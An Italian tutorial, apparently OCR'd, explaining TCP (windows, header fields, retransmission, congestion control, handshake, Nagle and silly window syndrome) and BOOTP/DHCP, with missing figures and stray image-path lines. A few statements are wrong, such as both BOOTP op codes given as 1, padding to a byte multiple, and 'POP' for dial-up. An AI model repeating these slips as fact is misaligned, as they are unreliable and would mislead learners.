
Le sliding windows permettono anche un altra caratteristica fondamentale per un protocollo "reliable", il flow control (controllo del flusso). La varieta' di macchine, reti, linee che esiste sulla rete impone che tra due macchine ci sia un accordo sulla velocita con cui scambiare dati, per se la macchina A manda dati troppo velocemente la macchina B puo' congestionarsi. Questo viene fatto variando le dimensioni delle sliding windows, piu' la finestra e' larga piu' velocemente vengono trasmessi i dati, negli ack c'e' un campo che specifica la larghezza preferita da B in ogni momento. Anche la macchina B mantiene uno schema di sliding windows simile a quello dell'esempio per seguire il flusso dei dati, siccome la connessione e' full-duplex ogni macchina tiene due schemi per connessione.

CONNESIONI E PORTE

Il tcp nella struttura a strati si pone allo stesso livello (transport) dell' udp, utilizza pero' un multiplexing leggermente diverso. Mentre l'udp suddivide i dati tra le porte, ovvero definisce come destinazione finale e come punto di partenza una porta, il tcp si basa sul concetto di connessione. *Invece di utilizzare l'astrazione delle porte utilizza l'astrazione delle connessioni*. Una connessione e' definita dai suoi due capi, ogni capo e' una coppia (host,porta). La differenza sembra insignificante ma basare due strutture su tali concetti li rende molto diversi, anzitutto chiariamo come queste siano astrazioni, ovvero meccanismi teorici su cui si basano i protocolli, "ideologie" potremmo dire che poi vanno rispettate nell'implementazione del protocollo. Per esempio, nell' udp l'elemento finale e' una porta, ammettiamo che due macchine B e C comunichino con la stessa porta della macchina A, quello che succederebbe sarebbe la confusione tra i dati proprio perche' l'unica discriminante sono le porte e quindi mandare dati sulla stessa porta vuol dire mandare dati alla stessa applicazione. Nel tcp non succederebbe perche' ogni pacchetto e' legato ad una connessione, viene identificato con essa e ogni connessione e' una coppia del tipo (host B,porta X)--->(host A, porta y) che e' diversa da una connessione del tipo (host C,porta Z)--->(host A, porta y). La comunicazione e' basata sulle connessioni e le connessioni sono basate su 2 capi, questa differenza nelle

intenzioni di base (nell'"ideologia" che sta alla base della costruzione del protocollo) fa in modo che con il tcp si possa comunicare con due macchine sulla stessa porta di A. In particolare questa caratteristica
e' implementata numerando i messaggi e quindi rendendo i messaggi di una connessione diversi da quelli dell'altra.

TCP HEADER FORMAT



Campi:

Porta di partenza, Porta di arrivo: ovvie

Seq number: Sono i codici che identificano la posizione di un certo ottetto nel flusso di dati. E' importante capire che i dati vengono mandati come un flusso di ottetti diviso in segmenti, ogni segmento viene identificato con un seq number che specifica la posizione del gruppo di byte mandati nel flusso. Il seq number quindi identifica i segmenti attraverso gli ottetti. Per esempio un segmento che ve dal byte 100 al byte 200 nel flusso ha seq number 100.

Acknowledgment number: e' il seq del pacchetto che la macchina mittente si aspetta di ricevere come prossimo. Questo e' il campo attraverso il quale viene garantita la reliability del tcp. La macchina ricevente (A) ricostruisce attraverso i seq nummber il flusso di dati cosi' come questo esce dalla macchina mittente (B), quando ha ricevuto un segmento A controlla nel suo flusso ricostruito quale e' la posizione piu' alta che contraddistingue una sequenza di ottetti arrivati correttamente e manda come ack il seq del byte successivo ovvero il seq del segmento che A si aspetta di ricevere come prossimo. Quindi ogni volta che B riceve un ack sa che tutti i segmenti precedenti a tale ack sono arrivati correttamente. Lo svantaggio di tale tecnica sta nel fatto che se B manda uno dopo l'altro 5 segmenti di cui il primo arriva corrotto A mandera' come ack il seq del primo e quindi B non puo' stabilire se i 4 successivi sono arrivati a destinazione o no (A segnala solo il fatto che il flusso e' stato interrotto e non se l'interruzione e' solo di un segmento o di piu' di uno). A questo punto B puo' decidere tra due comportamenti entrambi potenzialmente inefficienti, rinviare solo il primo segmento e aspettare l'ack relativo a questo o rinviare tutti e 5 i segmenti. Nel primo caso si evita di rinviare 4 segmenti che in effetti sono gia' a destinazione e sono arrivati correttamente, ma si rallenta la connessione (in effetti aspettando l'ack si annulla il vantaggio di avere le sliding window) nel secondo caso non si rallenta la connessione ma si inviano due volte gli stessi dati.

Hlen : lunghezza dell'header del segmento in ottetti

Reserved: riservato per usi futuri

Code bits: sei bit che specificano il contenuto del segmento, nell'ordine,


bit	significato
urg	Il campo urgent pointer e' valido (vedi dopo)
ack	il campo ack. e' valido (vedi dopo)
psh	Questo segmento vuole un "push" (vedi Push)
rst	Resettare la connessione (vedi dopo)
syn	Sincronizza i seq number (vedi dopo)
fin	Il mittente ha finito i dati da inviare

Window: specifica la grandezza delle sliding window (vedi anche Push e silly window sindrome)

Urgent pointer: serve per madare "interruzioni" al computer ricevente, se il mittente mandasse un messaggio normale questo verrebbe letto solo dopo aver letto i precedenti messaggi gia' arrivati ma non ancora processati, se il campo urg e' 1 il contenuto del segmento viene considerato urgente e letto appena arriva fino al punto all'interno del datagram segnato dal campo urgent pointer, i dati successivi vengono considerati normali e letti secondo le sequenze normali.

Opzioni: (facoltativo) specifica una dimensione massima per i segmenti in arrivo
e in uscita, tale valore e' stimato sulla velocita' delle macchine, sul tipo di reti di cui fanno parte ecc.. Ovviamente un datagram molto grande offre problemi per via della frammentazione (un solo frammento perso e si perde tutto il datagram) mentre un datagram piccolo spreca banda (gli header ip e tcp da soli fanno circa 40 byte, se per mandare un byte ogni volta se ne aggiungono 40 di header si sprecano risorse).

Checksum: avviene esattamente come il checksum dell'udp, viene aggiunto lo pseudo header



e calcolato sia in partenza che in destinazione come il checksum dell'udp.

Padding: serve a fare in modo che la lunghezza totale del datagram sia un multiplo di un byte.

TIMEOUT E RETRASMISSION

Ogni volta che un pacchetto viene mandato il mittente (B) fa partire un timer e

se non riceve l'ack relativo a tale pacchetto prima della fine del timer considera il pacchetto perso e lo rinvia. La scelta della lunghezza del timer dipende dal tipo di rete, dalla velocita' della connessione ecc.. non esiste un tempo standard, di solito B quando inizia una connessione calcola una media sui primi segmenti inviati (RTT round trip time, ovvero una media del tempo che passa tra l'invio di un segmento e la ricezione del suo ack) e fissa il timer su quel valore, successivamente continua ad aggiornare tale media e cambia il timer di conseguenza. Il calcolo della media viene fatto attraverso un parametro k che indica quanto influiscono gli ultimi dati rispetto ai precedenti, vale:

RTT=(k*media_vecchia)+((1-k)*media_recente)

piu' piccolo e' k e piu' i nuovi dati hanno peso nel calcolo della media quindi

RTT cambia velocemente.
Il calcolo dell'RTT e' comunque piu' complesso di quanto sembra; per es. ammettiamo
che la rete si congestioni di colpo, il segmento 1 viene inviato ma il timer espira prima che l'ack arrivi a B, allora B rimanda il segmento (1a) ma subito dopo arriva l'ack di 1, siccome i segmenti 1 e 1a sono identici B puo' considerare l'ack arrivato relativo ad 1a e calcolare il nuovo RTT su un tempo molto minore di quello reale. Uno dei modi piu' usati per calcolare l'RTT e' l'algoritmo di Karn. Consiste nel non calcolare l'RTT per segmenti ritrasmessi e ogni volta che un timer espira, moltiplicarlo per un fattore y fino ad un certo limite. La media poi viene rifatta sui pacchetti mandati e ritornati con successo quando quindi la situazione si e' stabilizzata.


GESTIONE DELLE CONGESTIONI

Alcune volte le reti locali o i router vengono sovraccaricate e non riescono piu' a gestire lo smistamento dei pacchetti, i router congestonati iniziano a immagazzinare i datagram in code dalle quali poi estraggono i pacchetti e li rinviano quando la congestione diminuisce. Esiste un tipo di icmp che i router usano per segnalare congestioni ma anche il protocollo tcp puo' aiutare a ridurle. Si tratta di calcolare la larghezza delle sliding windows in funzione della velocita' della connessione, giudicando dal numero di pacchetti che si e' costretti a rinviare. Una volta stimata la larghezza massima utilizzabile sulla rete (congestion window, cw) si utilizza come finestra la piu' piccola tra la cw e la larghezza indicata dalla macchina mittente nel campo window. Come viene calcolata la c.w.? Si utilizzano due tecniche chiamate slow-start (ss) e multiplicative decrease (md), ("inizio lento" e "diminuzione moltiplicativa (?)"). Quando la connessione e' attiva ogni volta che un datagram viene perso il tcp assume che tale perdita sia dovuta a congestione e riduce la larghezza della finestra di meta' (fino ad un minimo di 1) in questo modo si diminuisce velocemente il carico sulla rete congestionata; in piu' viene aumentato il timer esponenzialmente. Una volta ristabilita la normale situazione la finestra viene allargata agiungendo un elemento per ogni ack che si riceve (slow-start). Questa tecnica che viene usata anche ad inizio connessione pero' ha dei limiti perche' se la connessione ritorna veloce molto rapidamente inizia ad oscillare e perde di efficienza (se la finestra ha dimensione 1 arriva un ack e si allarga a 2, arrivano 2 ack e si allarga a 4, arrivano 4 ack e si allarga a 8... andamento esponenziale uguale a quello della md, in effetti slow-start non e' poi cosi' slow). Per evitare questo quando la finestra crescendo ha raggiunto la meta' della sua grandezza prima della congestione la larghezza viene aumentata di una sola unita' per ogni finestra di segmenti di cui si e' ricevuto l'ack (congestion avoidance, ca).

es 1-congestione, la dimensione diminuisce da 16 a 1
2-si riceve 1 ack -> dimensione=2
3-si ricevono 2 ack -> dimensione=4
4-si ricevono 4 ack -> dimensione=8
5-si ricevono 8 ack -> dimensione=9 (inizia il ca)
6-si ricevono 9 ack -> dimensione=10....

STABILIRE E TERMINARE UNA CONNESSIONE


Avviene attraverso un three-way handshake ovvero una stretta di mano in tre direzioni. Lo schema e' questo



avvengono quindi tre scambi (three-way) al termine dei quali le due macchine hanno stabilito una connessione in entrambe le direzioni.
Al momento 1 A manda un segmento con il syn=1 indicando una richiesta di inizio

connessione e dando un seq generato a caso in modo che sia improbabile generare due connessioni con la stessa macchina che inizino con lo stesso seq. (in realta' la generazione dei seq deve essere piu' aleatoria possibile, le macchine unix hanno un algoritmo che rende quasi impossibile sapere quale quale sara' il seq generato per una connessione conoscendo il seq generato per la connessione precedente, i vecchi win invece generavano seq per connessioni diverse quasi casualmente il che li rendeva vulnerabili ad attacchi di spoofing (se vi interessa fate una ricerca con spoofing)). Al momento 2 B risponde con un datagram che contiene un syn=1 quindi vuole stabilire la connessione, un seq=Y per i dati che mandera' (generandolo casualmente) e un

ack=X+1 indicando quale segmento si aspetta di reicevere come prossimo. Infine al momento 3 A riceve il segmento di B e manda un ack confermando che la connessione sia avvenuta. La connessione e' stabilita e le macchine possono iniziare a scambiarsi dati in etrambe le direzioni. Si possono gia utilizzare i segmento per lo handshake inviando dati attraverso di essi, dati che la macchina ricevente B terra' in memeoria fino a connessione avvenuta. Chiudere una connessione comporta una versione leggermente modificata dello handshake perche' le connessione e' full-duplex quindi va chiusa in entrambe le direzioni. Lo schema e':



In questo caso A ha finito i dati da inviare e manda a B un segmento indicando appunto fin=1, B risponde che ha ricevuto il segmento di A mandando un ack dopodiche'continua a inviare i dati ad A fino a quando ne ha bisogno (normalmente richiude subito), successivamente al momento 4 B ripete la stessa procedura che aveva fatto A per chiudere la connessione nella sua direzione. Tra il momento 3 e il momento 4 B non accetta piu' dati da A tranne che gli ack dei segmenti che B manda. Esiste un altro modo di interrompere una connessione e consiste nel mandare un segmento con rst=1. Se B riceve un tale segmento interrompe immediatamente la connessione quindi smette di inviare dati e libera la memoria che gestiva tale connessione. Quando una connessione viene interrotta in un modo o in un altro l'applicazione che gestisce il tcp su una macchina rimane in attesa per un periodo di tempo pari al doppio del tempo massimo di vita di un datagram sulla rete, in questo modo si e' sicuri che dall'altro capo della connessione non verranno in futuro altri dati che potrebbero generare confusione.

PUSH E SILLY WINDOW SYNDROME(NB la questione e' molto incasinata e riassumerla non e' perniente facile, spero di essere stato il piu' chiaro possibile ;)

Bisogna anzitutto capire bene come funziona il campo window nel tcp-header. La larghezza della finestra disponibile altro non e' che la dimensione in ottetti della parte disponibile del buffer nel quale vengono immagazzinati i dati in arrivo. Quando la connessione e' stabilita la macchina ricevente B specifica una window larga esattamente come il buffer, piu' avanti quando il buffer si riempie l'applicazione specifica in ogni momento quanto spazio ha ancora a disposizione nel buffer.

Se tutto va bene la velocita' con cui B riceve i dati e li passa all'applicazione e' la stessa con cui A li invia e quindi la finestra ha sempre le stesse dimensioni. In ogni istante il buffer sara' parzialmente pieno e l'applicazione su B prendera' i dati sequenzialmente (il buffer altro non e' che una coda). La stessa cosa succede sulla macchina A, i dati forniti dall'applicazione vengono inseriti in un buffer e mandati via via in segmenti. L'applicazione in A puo' immettere i dati nel buffer con una velocita' dettata dalle sue esigenze, puo' immetterli in gruppi di 1 byte alla volta come in gruppi di 1 kbyte alla volta (immaginiamo un terminale remoto che si connette as un server centrale, ogni volta che sul terminale viene digitato qualcosa il server lo riceve -> i dati vengono inviati dall'applicazione in gruppi di 1 byte per volta, se invece si sta copiando un file i dati possono essere mandati anche in kbyte o mbyte per volta) e spetta al protocollo decidere quando questi dati sono in numero sufficiente per essere messi in un datagram e inviati senza spreco di banda (datagram semivuoti).

Stabilire quanto grandi devono essere tali segmenti e quindi quanto bisogna

aspettare prima che vengano inviati dati nel buffer non e' affatto semplice. Nell' esempio precedente del terminale collegato al server ogni volta che un tasto viene premuto si vuole una risposta e quindi ogni volta che un tasto viene premuto l'applicazione non passera' altri dati fino ad avere una risposta, in questi casi si utilizza un PUSH. Un push e' un comando che l'applicazione (nell' application layer) utilizza per comunicare con l'applicazione che gestisce il tcp nella stessa macchina (transport layer); significa che vuole che i dati appena passati siano inviati senza attendere di riempire il segmento oltre. In piu' il campo PUSH dell'header viene settato 1 e in questo modo l'applicazione che gestisce il tcp sulla macchina B (transport layer,ricevente) invia all'applicazione di destinazione (application layer, sempre su B) il segmento senza rispettare l'ordine temporale degli arrivi; ovvero anche se occupa l'ultimo posto sul buffer della macchina B (transport layer) tale segmento viene subitomandato all'applicazione finale (application layer). Quindi ogni volta che si digita qualcosa sul terminale di destinazione si fa un push. Non sempre pero' un push e' richiesto e in questi casi il problema dell'attesa si ripete. In particolare possono esserci tre casi in cui il problema diventa molto significativo perche' definisce l'efficenza del protocollo.

Caso 1; l'applicazione su A (application layer) invia dati molto lentamente, 1 byte alla volta, invece l'applicazione che gestisce il tcp(transport layer) e' molto aggressiva e invia i dati senza aspettare quindi un ottetto per segmento.

Caso 2; l'applicazione su A manda dati in pacchetti grandi 200byte
e il buffer di A sia 420 byte, verranno mandati due pacchetti da 200 e uno da 20 quindi uno ogni tre segmenti sara' semivuoto.

Caso 3; la macchina A e' piu' veloce di B quindi il buffer di B si riempie subito, appena l'applicazione su B legge un po' di dati a quindi svuota in parte il buffer, B manda unadimensione di finestra grande quanto la parte di buffer vuota (che potrebbe anche essere un solo ottetto) e quindi A inizia a mandare dati con una finestra di dimensione 1 ottetto.

I tutti e tre i casi si ha l'invio di segmenti di dimensioni molto piccole, si chiama silly windows syndrome (all'incirca sindrome delle finestre stupide). Per risolvere tali situazioni bisogna regolare il tempo di attesa per il riempimento dei datagram e regolare il dimensionamento delle finestre.
 Nel caso 1 e 2 i problemi derivano dalla sorgente e li' vanno intercettati. Lo standard impone che quando si formano i segmenti da mandare e altri segmenti sono stati mandati ma non ancora riconfermati da un ack l'applicazione che gestisce il tcp debba aspettare a mandare un segmento fino a quando questo non e' di dimensioni massime o fino a duando non arriva il primo ack. Tutto questo e' valido anche se tale e' stato eseguito un push. Questo algoritmo (algoritmo di Nagle) assicura un alto utilizzo della banda nelle condizioni di traffico convenzionali. Il problema 3 dipende da B. Lo scopo che ci si pone e' quello di fare in modo che quando il buffer si riempie e quindi la finestra ha dimensione 0 B aspetti prima di aggiornare la larghezza almeno fino a quando questa non e' meta' del buffer o almeno la grandezza massima di un segmento. Esistono due modi per ottenere questo nella pratica, il primo prevede che ognivolta che si raggiunge 0 tutti i segmenti che arrivano successivamente vengano riconfermati con un ack ma che gli ack non abbiano campo window valido, in altre parole si aspetta di riallargare la finestra convalidando i segmenti che arrivano. L'altro modo che e' quello piu' usato prevede che dopo aver raggiunto lo zero si ritardi l'invio dell'ack successivo. Questo da' il tempo al buffer di svuotarsi e quando l'ack viene mandato si puo' settare una nuova larghezza. Ovviamente non e' semplice definire quanto si debba ritardare, come pro si ha che aspettando si possono mandare nello stesso ack conferme di piu' di un segmento ma ovviamente come contro di ha il rallentamento della connessione. Si fissa quindi un limite di 500 millisecondi e si limita il numero di attese il piu' possibile.

**********PARTE III PROTOCOLLI DELL'APPLICATION LAYER**********

BOOTSTRAP E AUTOCONFIGURAZIONE (BOOTP,DHCP)

Ovvero come ottenere un indirizzo ip e gli altri dati che servono ad una

macchina per poter connettersi.
Sappiamo che una macchina collegata ad una LAN qualsiasi possiede un idirizzo fisico e attraverso il protocollo RARP quando la macchina si collega in rete gli viene assegnato un indirizzo ip.
RARP presenta tre svantaggi :


1- La comunicazione si basa su indirizzi fisici quindi presuppone una certa conoscenza dell'hardware delle macchine


2- Viene scambiato solo l'idirizzo IP con quello fisico, non possono essere inoltrate altre informazioni

3- Quando le macchine su una LAN non sono fisse gli indirizzi fisici cambiano e RARP non puo' essere utilizzato, in particolare per connessioni utente-isp (quella di casa per intenderci) le macchine che si connettono all'isp sono tante, diverse, cambiano di numero, non si puo' tenere una tabella dove si associa ip-mac.

Il punto due riguarda soprattutto macchine senza disco fisso, ovvero macchine che per avviarsi devono ricevere la procedura di boot dall'esterno ma vale anche per tutte quelle macchine che vengono inserite in una rete per la prima volta e non conoscono il proprio ip, la propria subnet mask e l'indirizzo del router piu' vicino.

I protocolli che si usano per ottenere questi dati sono il BOOTP e il DHCP dove il secondo e' l'evoluzione del primo, iniziamoo descrivendo il BOOTP e poi vediamo le differenze.
Per evitare di utilizzare gli indirizzi fisici delle macchine si utilizza il protocollo UDP; la cosa puo' sembrare strana infatti l'UDP si basa sull'IP ma se una macchina non conosce il proprio ip come puo' utilizzare l'UDP? si sfrutta una caratterstica implementata nei programmi che si occupano della gestione del protocollo, ovvero che una macchina anche se non possiede un indirizzo ip puo' comunque inviare e ricevere datagram mandati come broadcast all'indirizzo 255.255.255.255 (o come limited broadcast su una subnet). Cosi' se la macchina A vuole ricevere il proprio ip da una apposita macchina B di cui non conosce l'indirizzo fa un broadcast di un messaggio in formato BOOTP e aspetta una risposta da B. Ovviamente B non puo' rispondere utilizzando l'ip di A (A non conosce il suo ip quindi arp non puo' funzionare), a sua volta fara' un broadcast, un campo nel bootp datagram serve per accoppiare la richiesta con la risposta. UDP e' inaffidabile, si cerca di renderlo affidabile ripetendo la trasmissione delle richieste con un tempo iniziale di attesa random che viene raddoppiato dopo ogni ritrasmissione (inizia tra 0 e 4 secondi, e' random cioe' casuale perche' se una rete crasha tutta insieme tutte le macchine manderanno messaggi BOOTP insieme sovraccericando il server) e utilizzando gli UDP checksum, in piu' si setta attivo il no-fragmentation flag in modo che il datagram non sia frammentato e diminuiscano le possibilita' che venga corrotto. Il formato di un BOOTP datagram e':






ed e' lo stesso sia per la richiesta che per la risposta. Il primo campo specifica se si tratta di una domanda (1) o una risposta (1) i campi Htype e Hlen sono gli stessi di ARP (specifiche dell'indirizzo fisico), Hops specifica il numero di server attraverso il quale il datagram e' passato prima di arrivare a quello giusto, quando un server riceve una richiesta ma non puo o non deve rispondere instrada la richiesta verso un altro server e aumenta hops di 1; Transaction e' l'identificativo di una richiesta (per associarlo con la risposta); Secondi sono i secondi passati dal primo tentativo; Il campo your address lo usa il server per comunicare l'ip di una macchina che lo richiede (nella richiesta sono zeri), gli altri campi servono per richieste specifiche: se la macchina richiedente A vuole una procedura di boot (macchine senza disco fisso) puo' specificare un server da cui vuole riceverla, in generale un host cerca di specificare il maggior numero di informazioni che conosce.
Il campo Boot file name serve a specificare da parte di A che tipo di OS vuole far partire, la risposta del server sara' un indicazione di dove andare a cercare tale file (indirizzo di un host che contiene un database e il nome del file da scaricare) che verra' poi scaricato attraverso il protocollo TFTP (Trivial File Transfer Protocol).
Il campo Vendor infine specifica in un suo formato subnet mask e time of day.


In definitiva BOOTP non fa altro che offrire un modo di contrattare un indirizzo e un file di boot tra due macchine. La semplicita' dello schema e' anche il suo limite, BOOTP e' incapace di associare indirizzi fisici a indirizzi IP autonomamente, ha bisogno dell'intervento esterno se la coppia non e' sempre la stessa offre solo un mezzo per comunicare l'IP (in definitiva BOOTP va bene quando gli IP sono statici e l'amministratore interviene solo quando una nuova macchina e' aggiunta, se le macchine cambiano e gli IP pure bisognerebbe aggiornare tabelle continuamente).

Dynamic Host Configuration Protocol (DHCP):
E' l'evoluzione del BOOTP per reti in cui gli IP si assegnano dinamicamente. I vantaggi stanno nel fatto che il protocollo gestisce un range di IP che gli vengono assegnati distribuendoli tra i vari host secondo le istruzioni dell'admin. Quello che effettivamente succede e' che quando una macchina(A) si connette viene utilizzato un certo identificativo per verificare che questa macchina abbia un accesso autorizzato (nel modello basilare si tratta dell'indirizzo fisico, l'admin dovrebbe avere una lista delle macchine autorizzate) se A ha un accesso, attraverso il DHCP gli viene fornito un IP di quelli disponibili per un periodo di tempo che le macchine possono contrattare (admin permettendo), al termine della connessione l'IP torna libero.
Vediamo come funziona la contrattazione: il tipo di datagram usato e' lo stesso del BOOPT anche se alcuni campi vengono interpretati in maniera diversa, un host che richiede un IP puo' trovarsi in 6 stati che sono quelli in figura:



Initialize e' lo stato di inattivita', il client ha appena fatto il boot. Fa il broadcast di un DHCPDISCOVER (il tipo di messaggio e' specificato nel campo Vendor, nel protocollo DHCP tale campo viene interpretato conme "opzioni", vedi dopo) chiedendo ai vari server in ascolto un IP, passa nello stato SELECT in cui aspetta le risposte (DHCPOFFER) e sceglie quale accettare (normalmente la prima). Una volta scelto il server a cui rispondere manda una richiesta (DHCPREQUEST) a quel server per ottenere l'IP e passa nello stato REQUEST. Il server invia una conferma (DHCPACK) e l'host passa in BOUND. Lo stato bound e' lo stato di "prestito" avvenuto in cui l'host possiede un IP ed e' libero di trasmettere e ricevere dati.
Quando un host entra nello stato bound fissa tre timer ad un tempo che gli viene comunicato dal server: lease renewal, rebinding ,expiration ("rinnovo del prestito", riconnessione e termine). Quando l'host riceve un IP gli viene anche comunicato un tempo percui potra' utilizzare tale IP, il primo timer viene settato sulla meta' di tale tempo. Quando arriva a zero l'host si sposta nello stato RENEW e manda un DHCPREQUEST aspettando una conferma del "prestito", se il server risponde positivamente (DCHPACK) ritorna in BOUND altrimenti riceve un DCHPNACK e deve ritornare in INITIALIZE e richiedere un IP. Nel caso in cui il server per qualche motivo non risponde l'host fa partire il secondo timer che arriva a zero quando si e' raggiunto l'87.5% del tempo totale della durata della connessione, in quel momento si passa dallo stato RENEW allo stato REBIND e l'host supponendo che il primo server sia in qualche modo irragiungibile rinnova la richiesta a tutti i server della rete facendo un broadcast del solito DHCPREQUEST dove specifica il proprio IP. Se la risposta degli altri server e' positiva torna a BOUND e resetta i timer, se e' negativa ritorna a INITIALIZE e deve smettere di usare l'IP. Nel caso in cui la connessione fin dall'inizio non avesse un tempo massimo prestabilito (il server non lo comunica) viene interrotta dall'host quando smette di utilizzarla attraverso un messaggio DHCPRELEASE che fa ritornare l'host da BOUND a INITIALIZE e libera l'IP.

Il protocollo DHCP e' un implementazione del BOOTP quindi puo' essere utilizzato su reti BOOTP, i due campi che vengono interpretati in modo differente sono il campo non utilizzato in BOOTP che diventa un campo di flags di 16 bit di cui solo il primo usato, serve a specificare che l'host non conosce ancora il proprio IP quindi si aspetta una risposta mandata in broadcast a tutta la rete; l'altro e' il campo Vendor che viene interpretato come opzioni e diviso in:




codice = 53
lunghezza = 1
tipo = 1 DHCPDISCOVER
2 DHCPOFFER
3 DHCPREQUEST
4 DHCPDECLINE
5 DHCPACK
6 DHCPNACK
7 DHCPRELEASE

il campo vendor rispetta tutte le convenzioni del campo vendor del BOOTP per rendere i due protocolli compatibili.

NB non fate confusione tra il DHCP e il POP, il primo protocollo si utilizza all'interno di reti locali, il secondo e' quello
che si utilizza per connessioni dial-up (quella di casa vostra) e sono due cose diverse.

TELNET PROTOCOL

